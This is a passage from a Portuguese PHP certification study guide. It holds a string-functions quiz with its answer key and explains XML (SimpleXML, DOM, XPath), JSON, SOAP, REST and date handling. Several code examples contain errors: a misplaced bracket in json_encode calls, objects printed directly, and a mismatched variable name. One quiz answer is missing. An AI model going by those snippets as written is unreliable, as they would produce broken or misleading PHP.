- c) prependzceappend
- d) zceappend

4) Qual é a saída gerada pelo código a seguir?

```
$string = "14302";
$string[$string[2]] = "4";
print $string;
```

5) Qual é o valor da variável `$foo` após executar o código a seguir?

```
$foo = strpos("I can see two monkeys.", 116);
```

6) Qual a saída gerada pelo código a seguir?

```
$string = 'Hello World';

for ($i = 0; $i < strlen($string); $i++) {
    print $string[$i];
}
```

7) Qual função utilizamos para descobrir o tamanho de uma string?

- a) length
- b) size

c) `strlen`

d) `count`

8) Qual padrão de expressão regular é utilizado pelo PHP?

9) O que o código a seguir vai fazer?

```
$var = 2;  
$str = 'aabbccddeeaaabbccdd';  
  
echo str_replace('a', 'z', $str, $var);
```

a) Substituir todos os `'a'` por `'z'` e colocar quantos caracteres foram substituídos na variável `\$var`.

b) Substituir apenas os dois primeiros `'a'` com `'z'`.

c) 2 é um parâmetro passado para a função `str_replace` que removerá todos os caracteres existentes na string, menos os informados nessa variável.

10) Qual função utilizamos para criar um array a partir de uma string?

3.13 UM MUNDO SEM FIM DAS STRINGS

Neste capítulo, abordamos diversas formas de manipulação de strings e padrões, mas infelizmente foi apenas uma parte do todo. O PHP fornece uma gama de funções enorme para se trabalhar com strings, e aqui apresentamos o que acreditamos ser de maior relevância para a prova, até porque existe o manual do PHP para consultas mais avançadas.

De uma atenção também às funções como `hex2bin`, que transformam hexadecimal em binários; e `bin2hex` que realiza exatamente o oposto, transforma binário em hexadecimal.

Voltando-nos para a web, temos a função `htmlentities`, que converte caracteres HTML para suas respectivas entidades, e também a função `nl2br`, que transforma novas linhas em uma tag HTML chamada `
`.

Como você já deve ter reparado, além de tudo apresentado aqui neste capítulo, há uma longa jornada pela frente para descobrir o que o PHP tem a nos oferecer quando manipulamos strings, mas não desanime. Para isso, temos a documentação oficial, onde podemos consultar e estudar. Ela pode ser conferida em http://php.net/manual/pt_BR/ref.strings.php.

3.14 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **não encontrei**

Questão 2 – Resposta correta: **c**

Questão 3 – Resposta correta: **b**

Questão 4 – Resposta correta: **14342**

Questão 5 – Resposta correta: **10**

Questão 6 – Resposta correta: **Hello World**

Questão 7 – Resposta correta: **c**

Questão 8 – Resposta correta: **PCRE**

Questão 9 – Resposta correta: **a**

Questão 10 – Resposta correta: **explode**

CAPÍTULO 4

XML, JSON E UTILIZAÇÃO DE DATAS

O PHP nasceu da necessidade de se ter uma forma mais fácil de desenvolver aplicações web. Hoje, ele suporta HTML, XML e JSON, e possui específicas funções para seu uso. Para a prova de certificação, devemos estar familiarizados com a manipulação desses tipos de dados. Neste capítulo, vamos conhecer as funções fornecidas pelo PHP para a sua manipulação e também validação.

De fato, a prova exige um bom conhecimento e domínio sobre essas tecnologias, então recomendo, antes de prosseguir a leitura, que dê uma revisada nos conceitos que abrangem HTML, XML e JSON.

Se você já se sente familiar com essas tecnologias, vá em frente. Aqui procuramos expor o máximo do que o PHP nos oferece para se trabalhar através de APIs que existem desde a versão 5.0 do PHP.

4.1 SIMPLEXML_*, SIMPLEXMLEMENT

Com PHP, temos algumas opções para manipular XML, como por exemplo, a `simplexml_*`. Esse tipo de utilização está mais

voltado para a praticidade em versões anteriores do PHP 5.2, e em outras versões que não possuíam uma forte cultura orientada a objetos. Para as funções adiante, o PHP usa uma extensão chamada `libxml`, para fornecer algumas funcionalidades relacionadas ao XML.

```
$meuXML = '<root/>';
simplexml_load_string($meuXML);
```

Nesse exemplo, temos o modo mais simples de se utilizar a função, passando apenas a string contendo um XML válido. Porém, temos vários outros argumentos para usar essa função, como por exemplo, passar o nome da classe que queremos que a função retorne como objeto para nós.

```
$meuXML = '<root/>';
simplexml_load_string($meuXML, 'SimpleXMLElement');
```

Isso torna o gerenciamento do XML muito flexível, pois podemos escrever nossa própria classe e utilizá-la.

```
class MeuSimpleXMLElement extends SimpleXMLElement {}

$meuXML = '<root/>';

simplexml_load_string($meuXML, 'MeuSimpleXMLElement');
```

Como terceiro parâmetro para a função `simplexml_load_string`, podemos passar constantes diretamente relacionadas à extensão `libxml`, por exemplo, a constante `LIBXML_NOERROR`, que suprime (ou seja, "esconde") os erros durante o processo.

Para uma lista de todas as constantes disponíveis, veja no manual oficial do PHP, em http://php.net/manual/pt_BR/libxml.constants.php.

```
simplexml_load_string($meuXML, 'SimpleXMLElement', LIBXML_NOERROR);
```

A utilização de namespace com XML é muito comum também, e a `simplexml_load_string` nos fornece uma maneira muito fácil de utilizar os nós de um determinado namespace .

```
simplexml_load_string($meuXML, 'SimpleXMLElement', LIBXML_NOERROR, 'namespace');
```

Por último, temos o parâmetro para informar se existe um prefixo ou não.

Agora que já sabemos como usar a função `simplexml_load_string` , é possível aplicar os mesmos conhecimentos na função `simplexml_load_file` , pois todos os parâmetros da função `simplexml_load_string` são válidos para ela. A única diferença que devemos ter em mente é que, com a `simplexml_load_file` , informamos o caminho de um arquivo e, com a `simplexml_load_string` , informamos uma string contendo o XML.

Utilizando a classe `SimpleXMLElement` , conseguimos representar um ou vários elementos existentes em um documento XML.

```
$meuXml = <<<XMLDATA
<zce>
    <basico>
        <sintaxe>
            PHP tags, Bitwise
        </sintaxe>
    </basico>
</zce>
XMLDATA;
```

A `SimpleXMLElement` nos fornece uma maneira muito fácil

de acessar elementos XML como se fossem objetos.

```
$meuXml = new SimpleXMLElement($meuXml);
$meuXml->basico; //irá retornar um objeto SimpleXMLElement
```

Ou podemos utilizar os métodos fornecidos pela classe para acessar seus nós.

```
$meuXml = new SimpleXMLElement($meuXml);
$meuXml->children(); //irá retornar um objeto SimpleXMLElement
```

Um ponto interessante de se notar ao acessar elementos é que não precisamos referenciar o nó raiz do documento XML, que no nosso caso é o `zce`. Dessa maneira, fica fácil acessarmos seus nós filhos diretamente, como mostrado no exemplo.

O PHP fornece muito mais do que essas classes para manipulação de XML, por exemplo, usar um `SimpleXMLIterator` para iterar sobre todos os nós do seu XML, um parser para definir diferentes tipos de manipulações para diferentes eventos, entre outros. Para uma lista completa sobre o que o PHP fornece para manipulação de XML, utilize a documentação oficial, em <http://php.net/manual/en/ref.xml.php>.

4.2 DOM (DOCUMENT OBJECT MODEL)

O PHP nos oferece uma opção de manipular XML através da DOM API. O DOM (*Document Object Model*) é uma interface para documentos XML, HTML e também SVG. Essa API nos fornece uma representação da estrutura do documento, e define

também como essa estrutura pode ser manipulada. Assim como o `SimpleXMLElement`, a DOM API nos fornece uma representação do documento através de objetos. Programadores web estão bem familiarizados com ela, pois JavaScript, por exemplo, utiliza essa representação para acessar os elementos de uma página HTML.

No PHP, a DOM API nos fornece diversas classes para utilizarmos. Para conferir todos os detalhes existentes, verifique a documentação oficial, em <http://php.net/manual/en/book.dom.php>.

A classe principal a que vamos nos atentar agora é a `DOMDocument`, que de fato representa um documento XML inteiro. Podemos usá-la de diferentes maneiras, como lendo um arquivo XML de um determinado diretório:

```
$load = new DOMDocument();
$load->load('/caminho/para/arquivo/meu.xml');
```

Ou carregando informações a partir de um texto com formatação HTML:

```
$loadHtml = new DOMDocument();
$loadHtml->loadHTML('<html><p>Hello</p><br></html>');
```

Até mesmo, carregar dados de um arquivo HTML:

```
$loadHtmlFile = new DOMDocument();
$loadHtmlFile->loadHTMLFile('/caminho/para/arquivo/meu.html');
```

Ou, da maneira mais básica, através de um texto puro em XML:

```
$loadString = new DOMDocument();
$loadString->loadXML('<root><nome>PHP</nome></root>');
```

4.3 COMBINANDO DOMDOCUMENT E SIMPLEXMLEMENT

O PHP nos proporciona inúmeras possibilidades ao trabalharmos com XML, inclusive o fato de podermos converter um objeto `SimpleXMLElement` para um `DOMNode`, ou vice-versa.

```
$no = new DOMDocument();
$no->loadXML('<root></root>');

simplexml_import_dom($no);
```

Temos a possibilidade de informar a classe na qual o objeto será convertido, o que nos dá bastante flexibilidade para criar nossa própria classe para utilizar com o `SimpleXMLElement`.

```
class MeuElemento extends SimpleXMLElement {}

$no = new DOMDocument();
$no->loadXML('<root/>');

simplexml_import_dom($no, 'MeuElemento');
```

E podemos converter um `DOMNode` para um `SimpleXMLElement`.

```
$no = new SimpleXMLElement('<root/>');

dom_import_simplexml($no);
```

4.4 XPATH E DOMDOCUMENT

O `xpath` nos fornece uma maneira elegante de encontrarmos nós em um documento XML, através de padrões. Esses padrões se

parecem com uma URL. Veja o nosso primeiro exemplo:

```
$xml = '  
<biblioteca>  
    <livro id="1">  
        <nome>PHP</nome>  
        <descricao>Aprenda PHP</descricao>  
    </livro>  
</biblioteca>  
';  
  
$documento = new DOMDocument();  
$documento->loadXML($xml);  
  
$xpath = new DOMXPath($documento);  
$elemento = $xpath->query('/biblioteca/livro');
```

print_r(\$elemento);

Com nesse exemplo estamos buscando todos os nós (com o nome livro) existente no XML, a partir do nó raiz biblioteca , nesse caso encontraremos apenas um elemento:

```
DOMNodeList Object  
(  
    [length] => 1  
)
```

Como estamos utilizando xpath por meio do DOMDocument , é retornada uma lista de nós (DOMNodeList) para que possamos iterar nos objetos encontrados. Assim, você pode exibir a lista de nós da maneira que desejar:

```
foreach ($elementos as $no) {  
    print $no->nodeValue;  
}
```

Como estamos pegando cada nó livro no documento, utilizando o atributo nodeValue em cada nó, exibimos o conteúdo de todos os seus elementos filhos:

```
PHP // nome  
Aprenda PHP //descricao
```

Mas você deve estar imaginando como você utiliza o método `query` para encontrar diferentes nós no seu documento XML. Para começar, veja a tabela a seguir, que possui o básico para navegar no seu documento através de `xpath`.

Elemento	Descrição
/	Começa a busca a partir do nó raiz
//	Busca o elemento desejado, não importando onde ele esteja
@	Usado para achar atributos

Vamos mudar o nosso exemplo agora para que encontre os nós `livros` em qualquer lugar do nosso documento:

```
$xml = '  
<biblioteca>  
    <estante identificador="C2">  
        <livro id="1">  
            <nome>PHP</nome>  
            <descricao>Aprenda PHP</descricao>  
        </livro>  
        <livro id="2">  
            <nome>Zend framework</nome>  
            <descricao>Como utilizar o Zend framework</descricao>  
        </livro>  
    </estante>  
    <estante identificador="D1">  
        <livro id="5">  
            <nome>Bitwise</nome>  
            <descricao>Manipulação de bitwise para ninjas</descricao>  
        </livro>  
    </estante>  
</biblioteca>  
';  
  
$documento = new DOMDocument();
```

```
$documento->loadXML($xml);

$xpath = new DOMXpath($documento);
$elemento = $xpath->query('//livro');

print_r($elemento);
```

Como estamos buscando apenas o nó livro independentemente da onde ele esteja, obtemos 3 elementos. Veja o nosso objeto `DOMNodeList` :

```
DOMNodeList Object
(
    [length] => 3
)
```

E se quisermos apenas os livros da estante D1 ? Para isso, utilizamos o `@`, que nos permite especificar valores para um atributo do XML.

...

```
$documento = new DOMDocument();
$documento->loadXML($xml);

$xpath = new DOMXpath($documento);
$elemento = $xpath->query('/biblioteca/estante[@identificador="D1"]//livro');

print_r($elemento);
```

E assim conseguimos apenas um nó, conforme o esperado, pois na estante D1 só existe o livro Bitwise .

```
DOMNodeList Object
(
    [length] => 1
)
```

4.5 XPATH E SIMPLE_XML_*

Como vimos, o `xpath` nos possibilita procurar exatamente o que queremos em um documento. Mas todos os exemplos que vimos até o momento foram através da `DOMDocument` para manipulação de XML. E se você estiver utilizando a função `simplexml_*`?

Os recursos oferecidos para se utilizar o `xpath` são os mesmos, apenas a sua manipulação e retorno que diferem.

```
$texto = '  
<biblioteca>  
    <livro id="1">  
        <nome>PHP</nome>  
        <descricao>Aprenda PHP</descricao>  
    </livro>  
</biblioteca>';  
  
$xml = simplexml_load_string($texto);  
$elementos = $xml->xpath('/biblioteca/livro');  
  
print_r($elementos);
```

Utilizar `xpath` com as funções `simplexml_*` é até um pouco mais fácil, pois não precisamos instanciar um novo objeto como fazemos com a `DOMDocument`. Utilizar a `DOMxpath` é uma aproximação mais orientada a objetos do que com as funções `simplexml_*`, entretanto, os recursos utilizados são os mesmos.

```
Array  
(  
    [0] => SimpleXMLElement Object  
        (  
            [@attributes] => Array  
                (  
                    [id] => 1  
                )  
            [nome] => PHP  
            [descricao] => Aprenda PHP  
        )
```

)

Xpath possui inúmeros padrões para utilizar, como por exemplo, o ponto (.), que referencia o nó atual; e dois pontos (..), que referenciam o nó acima do nó atual. Eles são muito importantes caso você não consiga identificar um nó por um identificador único, como um id ou o valor de um atributo. Por esse motivo, dê uma olhada na documentação oficial do PHP sobre API DOM, em http://php.net/manual/pt_BR/class.domxpath.php, e sobre SimpleXMLElement , em http://php.net/manual/pt_BR/simplexmlelement.xpath.php.

4.6 JSON ENCODE, DECODE

Um dos tipos de dados mais famosos hoje é o JSON (*Javascript Object Notation*) e, com PHP, conseguimos facilmente manipular esse tipo de dado. JSON possui uma enorme vantagem sobre o XML, pois não possui uma marcação verbosa, e também é muito mais leve, já que não carrega tanta informação como o XML em seu corpo.

```
{  
    - coord: {  
        lon: -46.66,  
        lat: -23.55  
    },  
    - weather: [  
        - {  
            id: 803,  
            main: "Clouds",  
            description: "broken clouds",  
            icon: "04n"  
        }  
    ],  
    base: "stations",  
    - main: {  
        temp: 295.95,  
        pressure: 1020,  
        humidity: 82,  
        temp_min: 290.15,  
        temp_max: 300.37  
    },  
    visibility: 10000,  
    - wind: {  
        speed: 4.6,  
        deg: 140  
    },
```

Figura 4.1: Exemplo de um documento JSON sobre a temperatura

As duas principais funções em PHP para utilizar JSON são `json_encode` para transformar um tipo de dado PHP em JSON, e `json_decode` que deserializa objetos JSON para tipo de dado PHP.

```
print json_encode([  
    'zcp' => [  
        'básico',  
        'avançado'  
    ]  
]);
```

Chamar `json_encode` é a maneira mais simples de se ter

JSON, porém podemos informar alguns parâmetros a mais para a função, como por exemplo escolher qual tipo de *bitmask* desejamos usar.

```
print json_encode([
    'zcpe' => [
        'básico',
        'avançado'
    ],
    JSON_HEX_QUOT);
```

Podemos também combinar várias opções para aplicar:

```
print json_encode([
    'zcpe' => [
        'básico',
        'avançado'
    ],
    JSON_HEX_QUOT | JSON_HEX_TAG);
```

JSON_HEX_QUOT transformará todas as aspas (") em \u0022 , ou podemos utilizar JSON_HEX_TAG , que transformará os sinais < e > em \u003C e \u003E . O PHP nos fornece uma lista com todas as opções possíveis para utilizar, e isso pode ser conferido em <http://php.net/manual/en/json.constants.php>.

O último parâmetro que podemos usar é o tamanho da profundidade que o PHP vai percorrer recursivamente para transformar o dado em uma string JSON. Isso é utilizado em coleções muito grandes, onde podemos restringir o tamanho da recursividade.

```
print json_encode([
```

```
'zcpe' => [
    'básico',
    'avançado'
],
JSON_HEX_QUOT | JSON_HEX_TAG, 2);
```

E para deserializar um objeto JSON é bem simples também.
Veja:

```
$json = '{"zcpe": ["básico", "avançado"]}' ;
print json_decode($json);
```

Para saber mais sobre o formato JSON, acesse o site oficial, em <http://www.json.org/>.

4.7 SOAP (SIMPLE OBJECT ACCESS PROTOCOL)

SOAP é um protocolo de mensagem que permite nos comunicar entre aplicações independentemente do sistema operacional e linguagem de programação, para isso é utilizado o HTTP (*Hypertext Transfer Protocol*) e o XML (*Extensible Markup Language*) como base.

Hoje em dia, consumimos muitos serviços pela web, e o PHP nos fornece uma maneira simples e rápida para isso. A partir da sua versão 5.0.1, podemos utilizar uma abstração para consumir serviços SOAP ou para criar um servidor SOAP.

```

<wsdl:definitions xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
    <script id="tinyhippos-injected" />
    <wsdl:types>
        > <s:schema elementFormDefault="qualified" targetNamespace="http://www.webserviceX.NET">
            </wsdl:types>
            <wsdl:message name="GetWeatherSoapIn">
                <wsdl:part name="parameters" element="tns:GetWeather" />
            </wsdl:message>
            <wsdl:message name="GetWeatherSoapOut">
                <wsdl:part name="parameters" element="tns:GetWeatherResponse" />
            </wsdl:message>
            <wsdl:message name="GetCitiesByCountrySoapIn">
                <wsdl:part name="parameters" element="tns:GetCitiesByCountry" />
            </wsdl:message>
            <wsdl:message name="GetCitiesByCountrySoapOut">
                <wsdl:part name="parameters" element="tns:GetCitiesByCountryResponse" />
            </wsdl:message>
            <wsdl:message name="GetWeatherHttpGetIn">
                <wsdl:part name="CityName" type="s:string" />
                <wsdl:part name="CountryName" type="s:string" />
            </wsdl:message>
        </s:schema>
    </wsdl:types>

```

Figura 4.2: Exemplo de um WSDL para consumir informações sobre a temperatura

- SOAP é um protocolo para troca de mensagens independentemente da tecnologia;
- SOAP utiliza WSDL (*Web Services Description Language*) para descrever seus serviços;
- SOAP utiliza apenas XML.

Consumir um serviço SOAP com PHP é bem simples. Para isso, usamos a classe `SoapClient`, e precisamos apenas do WSDL para passar como parâmetro ao método construtor.

```
$cliente = new SoapClient('http://meu.servico.com?wsdl');
```

Um ponto a se atentar ao utilizarmos a `SoapClient` é que podemos passar como segundo parâmetro do método construtor um array com diversas opções, como mostra a tabela a seguir.

Opção	Valor
style	Utilizado apenas quando um WSDL não é informado
	Especifica a versão do <code>SOAP_1_1</code> ou <code>SOAP_1_2</code> (o

soap_version	padrão usado é o <code>SOAP_1_1</code>)
compression	Permite utilizar compressão nas requisições realizadas e respostas
encoding	Define qual o tipo de encoding será usado internamente
trace	Através dessa opção, é possível rastrear se ocorreu algum erro durante a requisição (o padrão dessa opção é <code>false</code>)
classmap	Mapeia um WSDL para uma classe PHP
exceptions	Define se serão lançadas exceções se algum erro ocorrer (exceção do tipo <code>SoapFault</code>)
connection_timeout	Define quanto tempo o PHP vai esperar caso não houver nenhuma resposta, essa opção pode ser definida no <code>php.ini</code> através da opção <code>default_socket_timeout</code>
typemap	Especifica três índices para mapear o WSDL: <code>type_ns</code> , o nome do namespace utilizado no WSDL; <code>type_name</code> , o nome do nó a ser mapeado; e <code>from_xml</code> , uma função definida para ser utilizada como callback
cache_wsdl	Define o tipo de cache usado através das constantes: <code>WSDL_CACHE_NONE</code> , <code>WSDL_CACHE_DISK</code> , <code>WSDL_CACHE_MEMORY</code> ou <code>WSDL_CACHE_BOTH</code>
user_agent	Define o header <code>User-Agent</code> para realizar a requisição
stream_context	É possível definir um contexto utilizando streams pela função <code>stream_context_create</code>
features	Define o tipo de bitmask utilizado através das constantes: <code>SOAP_SINGLE_ELEMENT_ARRAYS</code> , <code>SOAP_USE_XSI_ARRAY_TYPE</code> ou <code>SOAP_WAIT_ONE_WAY_CALLS</code>
keep_alive	Através de um valor booleano, define se será enviado o header <code>Connection: Keep-Alive</code> quando <code>true</code> , ou <code>Connection: close</code>
	Define o tipo de SSL usado através das constantes: <code>SOAP_SSL_METHOD_TLS</code> ,

ssl_method	SOAP_SSL_METHOD_SSLv2 , SOAP_SSL_METHOD_SSLv3 ou SOAP_SSL_METHOD_SSLv23
------------	---

O que precisamos agora é apenas executar o método desejado. Caso não consiga identificar no WSDL quais métodos podemos usar, podemos utilizar o método `__getFunctions` para retornar uma lista completa dos métodos disponíveis.

```
$cliente = new SoapClient('http://meu.servico.com?wsdl');
$cliente->__getFunctions();
```

Após identificarmos o método desejado, temos dois modos diferentes de realizar a chamada. A primeira é utilizando uma chamada diretamente ao objeto `SoapClient` com o nome do método desejado:

```
$cliente = new SoapClient('http://meu.servico.com?wsdl');
$cliente->meuMetodo(['parametro1', 'parametro2']);
```

Ou podemos utilizar o método `__callSoap`, passando como primeiro parâmetro o método desejado, e como segundo parâmetro os argumentos:

```
$parametros = [
    'parametro1' => 'valor1',
    'parametro2' => 'valor2',
];
$response = $soapClient->__soapCall('meuMetodo', [$parametros]);
```

Ao usar o método `__soapCall`, devemos prestar muita atenção em como passamos os parâmetros, pois devemos encapsular todos os parâmetros necessários em um array (como podemos observar no exemplo anterior, com a variável `$parametros`). E ao efetuarmos a chamada do método `__soapCall`, devemos novamente encapsular o array de parâmetros em um novo array. Ou seja, é preciso encapsular duas vezes nossos parâmetros antes de enviar a requisição. Caso não utilize os dois parâmetros antes de efetuar a requisição, você receberá uma mensagem de erro do serviço que está consumindo, alegando que os parâmetros necessários não foram enviados.

Além de consumir serviços baseados em SOAP, podemos também criar o nosso próprio servidor e fornecer um serviço com o PHP para ser consumido em qualquer outra linguagem também. Para isso, usamos a classe `SoapServer`.

```
$soapServer = new SoapServer('servico.wsdl');
```

Podemos também utilizar `SoapServer`, sem especificar um WSDL. Para isso, devemos informar a opção `uri` como segundo parâmetro ao construtor.

```
$soapServer = new SoapServer(null, [
    'uri' => 'http://localhost/wsdl'
]);
```

E, para finalizar, escolhemos qual classe queremos expor ao nosso serviço:

```
class MeuServiço {
    public function ola()
    {
        return 'Método ola do meu serviço';
    }
}

$soapServer->setClass('MeuServiço');
$soapServer->handle();
```

4.8 PHP.INI E SOAP

Alguns recursos de cache usados pelo SOAP podem ser definidos no `php.ini`, por exemplo, se queremos habilitar o uso de cache:

```
soap.wsdl_cache_enabled=1
```

Podemos definir o diretório cujo cache será armazenado:

```
soap.wsdl_cache_dir="/tmp"
```

Além disso, podemos definir também por quanto tempo vamos utilizar o cache em vez do WSDL original:

```
soap.wsdl_cache_ttl=86400
```

E, finalmente, é possível definir o tamanho máximo do cache que será armazenado:

```
soap.wsdl_cache_limit = 5
```

4.9 REST

Assim como o SOAP, podemos consumir serviços web através do REST (*Representational State Transfer*). Diferentemente dele, em que utilizamos um protocolo próprio, com REST usamos os

verbos HTTP para a transmissão de mensagens. Também temos a possibilidade de utilizar XML ou JSON.

Com REST, temos alguns papéis definidos para cada verbo HTTP que vamos utilizar:

- **GET** - Usado para realizar a leitura de registros.
- **POST** - Utilizamos o verbo POST quando queremos criar um novo recurso no serviço oferecido.
- **PUT** - Usado para atualizar um registro existente e, geralmente, utilizado em conjunto com o GET para obter o registro que se deseja atualizar.
- **PATCH** - Utilizado quando queremos atualizar apenas uma parte do recurso fornecido pelo serviço.
- **DELETE** - Como o próprio nome diz, usado para deletar registros do nosso serviço.

Uma outra parte muito importante sobre serviços REST são os seus status de retorno, no qual temos uma informação para cada faixa de número:

- **1XX** - Status na faixa 100+ são utilizados como informativos.
- **2XX** - Status na faixa 200+ são utilizados para informar sucesso na operação.
- **3XX** - Status na faixa 300+ são utilizados para informar o redirecionamento.
- **4XX** - Status na faixa 400+ são utilizados para informar que houve algo de errado com a requisição enviada, ou seja, que o servidor não conseguiu interpretar.
- **5XX** - Status na faixa 500+ são utilizados para indicar

erros internos no servidor.

A lista completa dos status HTTP está disponível no site do W3C e pode ser conferida em <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>.

4.10 REST E PHP

Agora que entendemos o que é REST e como utilizá-lo, podemos unir forças e entender como podemos usar esses verbos com o PHP. Curiosamente, os verbos `GET` e `POST` são os mais fáceis de se manipular, pois o PHP já abstrai toda a complexidade de uma requisição para esses verbos.

Para manipular dados que são passados via `GET`, basta acessarmos a global `$_GET`, indicando a chave que desejamos:

```
$nome = $_GET['nome'];
```

Isso é possível pois o PHP disponibiliza um array associativo com todos os parâmetros enviados na requisição. O mesmo ocorre com o verbo `POST`, pois o PHP nos fornece um array associativo com os parâmetros enviados, exatamente da mesma forma que no verbo `GET`.

```
$nome = $_POST['nome'];
```

As coisas começam a complicar um pouco mais quando tratamos de outros verbos, como `PUT`. Com ele, precisamos tratar diretamente com o stream para recuperar esses dados.

Infelizmente, a maneira de manipular os dados que são enviados através desse verbo não é tão fácil quanto os que são enviados via GET ou POST . Porém, o PHP também nos fornece uma maneira tranquila de acesso através de streams.

Para entendermos como fazer isso, a primeira coisa é criar um arquivo chamado rest.php para receber esses dados e exibi-los:

```
// Lê os dados enviados na requisição e exibe  
print file_get_contents('php://input');
```

Após isso, precisamos acessar esse arquivo pelo nosso servidor web. No meu caso, estou utilizando o servidor web que vem embutido junto com o PHP, então, basta ir para a pasta onde o meu script está e digitar o seguinte comando:

```
php -S localhost:8989
```

Após isso, podemos enviar a nossa requisição para o servidor web e ser processado pelo nosso script PHP. Vou utilizar o CURL para efetuar essa requisição, mas você pode utilizar extensões com o POSTMAN , por exemplo.

```
curl -X PUT -H "Content-Type: application/x-www-form-urlencoded"  
-d 'meu_parametro=meu_valor' http://localhost:8989/rest.php
```

E ao executarmos a requisição, temos a seguinte resposta:

```
meu_parametro=meu_valor
```

O mesmo ocorre com o verbo PATCH . Usamos a mesma requisição, mudando apenas o tipo de verbo, e temos a mesma resposta:

```
curl -X PATCH -H "Content-Type: application/x-www-form-urlencoded"  
-d 'meu_parametro=meu_valor' http://localhost:8989/rest.php
```

Trocamos o verbo desejado, porém a resposta é a mesma:

```
meu_parametro=meu_valor
```

4.11 DATE

O PHP possui uma série de funções para a manipulação de datas, e uma das mais utilizadas é a função `date`.

```
print date('d/m/Y');
```

Essa é a forma mais básica de se usar essa função. A letra `d` representa o dia, a letra `m` o mês, e finalmente a letra `Y` representa o ano (*day, month e year*). A seguir, temos uma tabela que nos dá uma ideia de alguns caracteres que podemos usar com a função `date`:

Caracter	Descrição	Valor
<code>d</code>	Representa o dia do mês em dois caracteres (se o número for menor que 10, é adicionado um zero à esquerda)	02, 15
<code>D</code>	Representa o dia com três caracteres	Mon, Sun
<code>m</code>	Representa o mês em dois caracteres (se o número for menor que 10, é adicionado um zero à esquerda)	07, 12, 11
<code>M</code>	Representa o mês com três caracteres	Jan, Mar
<code>y</code>	Representa o ano em dois dígitos	99, 01
<code>Y</code>	Representa o ano em quatro dígitos	2016, 1990

Se você deseja saber quais são todas as possibilidades de caracteres que podemos utilizar na função `date`, acesse a documentação oficial, em http://php.net/manual/pt_BR/function.date.php. Lá existe uma tabela com todas essas combinações.

Como não especificamos o segundo parâmetro para a função `date`, o seu padrão é utilizar a data e hora no momento da execução do script. Mas, em alguns casos, precisamos usar outras datas junto com a função. Às vezes, essa data já vem do banco de dados, ou o usuário irá fornecê-la.

A função `date` torna isso muito fácil, pois só precisamos especificar a data que desejamos como segundo parâmetro.

```
print date('d/m/Y', time() + 86400); // adiciona um dia na data atual
```

Para que tudo ocorra bem, lembre-se de que, ao passar uma data para a função `date`, é preciso usar sempre o padrão Unix.

4.12 A CLASSE DATETIME

Nas aplicações que desenvolvemos, em algum momento vamos nos deparar com datas, seja exibindo uma data para o usuário ou tratando um formato de data que venha do banco de dados. Com a classe `DateTime`, podemos realizar várias operações em datas de uma maneira orientada a objetos.

```
$data = new DateTime();
```

A classe `DateTime` nos fornece alguns tipos de datas padrões para serem usados como constantes. Veja alguns exemplos:

```
ATOM = "Y-m-d\TH:i:sP" ;
COOKIE = "l, d-M-Y H:i:s T" ;
ISO8601 = "Y-m-d\TH:i:sO" ;
RFC822 = "D, d M y H:i:s O" ;
RFC850 = "l, d-M-y H:i:s T" ;
RFC1036 = "D, d M y H:i:s O" ;
RFC1123 = "D, d M Y H:i:s O" ;
RFC2822 = "D, d M Y H:i:s O" ;
RFC3339 = "Y-m-d\TH:i:sP" ;
RSS = "D, d M Y H:i:s O" ;
W3C = "Y-m-d\TH:i:sP" ;
```

Uma recomendação é que você tenha em mente essas constantes utilizadas pelo `DateTime` para a prova de certificação.

Algumas opções no `php.ini` são diretamente afetadas utilizando datas, como por exemplo, a `date.timezone`, que emite um *warning* caso não for definida.

```
[Date]
; Defines the default timezone used by the date functions
; http://php.net/date.timezone
;date.timezone =

; http://php.net/date.default-latitude
;date.default_latitude = 31.7667

; http://php.net/date.default-longitude
;date.default_longitude = 35.2333

; http://php.net/date.sunrise-zenith
;date.sunrise_zenith = 90.583333

; http://php.net/date.sunset-zenith
;date.sunset_zenith = 90.583333
```

Figura 4.3: Opções php.ini utilizando-se datas

Adicionar um intervalo entre datas é extremamente simples, e nos introduz à primeira classe que usamos junto com a `DateTime`, a `DateInterval`.

Com essa classe, é possível adicionar um período de tempo a uma data:

```
$hoje = new \DateTime('now');
$amanha = $hoje->add(new \DateInterval('P1D'));
```

A primeira coisa a que devemos nos atentar é a utilização do `P` no construtor da classe. Esse tipo de parâmetro é obrigatório, e quer dizer *Period* (Período).

Além da opção `P` (obrigatória), temos os seguintes parâmetros para informar períodos:

Opção	Descrição
Y	Anos (years)
M	Meses (months)

D	Dias (days)
W	Semanas (essas semanas são convertidas para dias internamente no PHP, o que torna impossível utilizar o W em conjunto com o D)
H	Horas (hours)
M	Minutos (minutes)
S	Segundos (seconds)

Agora que sabemos como especificar os tipos de intervalos para a `DateInterval`, podemos adicionar diferentes períodos de tempo:

```
$hoje = new \DateTime('now');
$amanha = $hoje->add(new \DateInterval('P1W'));
```

4.13 DATETIMEIMMUTABLE




Figura 4.4: Implementações da classe `DateTime` e `DateTimeImmutable`

Se você executou os exemplos anteriores, perceberá que se adicionarmos um período através do método `add` entre datas, o

valor base do objeto também vai mudar. Vamos a um exemplo para simplificar:

```
$hoje = new \DateTime('2015-10-10');  
$amanha = $hoje->add(new \DateInterval('P1D'));
```

Começamos com um objeto `DateTime` com a data `2015-10-10`, e atribuímos a variável `$hoje`. Logo em seguida, adicionamos um dia, ou seja, teremos como retorno do método `add` a nossa nova data, `2015-10-11`.

```
$hoje = new \DateTime('2015-10-10');  
$amanha = $hoje->add(new \DateInterval('P1D'));  
  
print $amanha; // 2015-10-11
```

